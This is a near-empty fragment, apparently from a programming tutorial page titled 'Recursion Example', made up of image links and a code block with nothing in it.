

Recursion Example

```
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

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

Recursion Example

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